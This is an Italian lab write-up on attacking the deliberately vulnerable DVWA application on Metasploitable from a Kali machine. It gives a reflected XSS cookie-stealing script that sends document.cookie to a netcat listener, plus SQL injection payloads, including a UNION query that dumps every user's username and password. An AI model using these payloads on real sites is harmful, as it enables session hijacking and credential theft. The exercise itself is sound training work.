Exploit DVWA - XSS e SQL injection

1.Introduzione

Questa relazione illustra i come fare per sfruttare i punti vulnerabili della DVWA del sito della Metasploitable (macchina vittima) con attacchi di XSS e SQL eseguiti dalla macchina Kali (attaccante) per cercare di rubare dati sensibili e privati, ovviamente in un ambiente didattico e a scopo di studio.


2.Ambiente

Nel nostro ambiente avviamo le macchine virtuali di Kali Linux e metasploitable in una rete chiusa per analizzare meglio il traffico di rete e avere una lettura più semplice.
Quindi mettendo le seguenti macchine in un circuito di rete chiuso collegate bidirezionalmente, porre questo semplice ambiente è la sola cosa che serve per iniziare.

3.DVWA Meta - XSS Reflected

3.1 Vulnerabilità


il primo passaggio è entrare con il browser della Kali al sito della Metasploit
, settiamo la security level a <low>
Per poi andare nel inserzione XSS reflected, dove il sito ci chiede il nome:



Da qui possiamo fare dei test per vedere se dove possiamo trovare vulnerabilità, e notiamo che l'input nel campo di ricerca viene inserito nell'output della pagina stessa, aggiornando l'html, quindi vediamo come reagisce l'app se sono stati presi adeguati accertamenti per l'esecuzione dei comandi html.

3.2 Tag alert

Facciamo la prova utilizzando il Tag alert:
<script>alert('BANANANANA')</script>



1) Quella che ci appare è un popup con le con la scritta **<BANANANANA>** che ha soddisfatto le nostre aspettative e ci ha confermato la presenza di una **vulnerabilità nel campo XSS reflected**.

2) Con questa vulnerabilità possiamo modificare lo script per avere cercare di rubare i cookie di sessione degli utenti che effettuano l'accesso.
3) Per poi inviare il link alla nostra vittima.


3.3 rubare i cookie

Per poter rubare i cookie ci serve da preparare:

1) lo script **<script>window.location='http://127.0.0.112345/?cookie=' + document.cookie;</script>**
   in cui:
   - **window.location** per reindirizzare le informazioni verso un server fittizio, ovvero il localhost della macchina Kali, dove ci mettiamo in ascolto alla porta 12345,
   - l'operatore **document.cookie** che va a recuperare i parametri **cookie** della vittima.

<Una volta recuperati i cookie dell'utente li invierà ad un server di nostro controllo.>

2) non ci resta che metterci in ascolto con kali al nostro localhost alla porta da noi scelta tramite console con il comando: **nc -l -p 12345**




3) Il nostro server fittizio riceve i cookie di sessione del nostro utente e così abbiamo exploitato un XSS reflected.


4. SQL injection

4.1 vulnerabilità

Andando nell'inserzione di SQL injection sempre tramite Kali sul sito della Metasploitable, notiamo un campo di ricerca che ci richiede di inserire il nostro id.
provando ad inserire un numero vediamo che l'app aggiorna l'html della pagina restituendoci l'id inserito, il First name e il Surname.




Notiamo che se proviamo a cambiare i numeri degli id l'app ci restituisce profili diversi, per ogni nuovo numero c'è un nuovo utente; il che vuol dire che usa un database di back-end in cui sono memorizzati i profili degli utenti.



4.2 Linguaggio SQL

1) L'SQL è un linguaggio di programmazione per la gestione e manipolazione dei dati all'interno di un sistema di gestione di database.


2) Per vedere come risponde l'app proviamo a mettere una affermazione sempre VERA (**1' OR '1'='1**)e notiamo che quello che ci restituisce sono tutti i risultati presenti per First Name e Surname.



4.3 Query


Quindi una query con delle utenze avrà anche eventuali password, quindi tentiamo di fare una UNION con il comando:

1) **UNION SELECT null – -**





```
The used SELECT statements have a different number of columns
```

2) E mi dice che non ho ancora trovato il numero di colonne
3) Ritentiamo con **UNION SELECT null, null – -**



4.4 SQL injection

- quindi sapendo che la **UNION query ha 2 parametri** proviamo a modificare il nome dei campi **«null», «null»** con **user e password.**
- provando con **FROM users** per prendere le credenziali tu tutti gli user.
- **la query: 'UNION SELECT user, password FROM users – -**



L'app ci restituisce il nome utente e la password per ogni utente del database.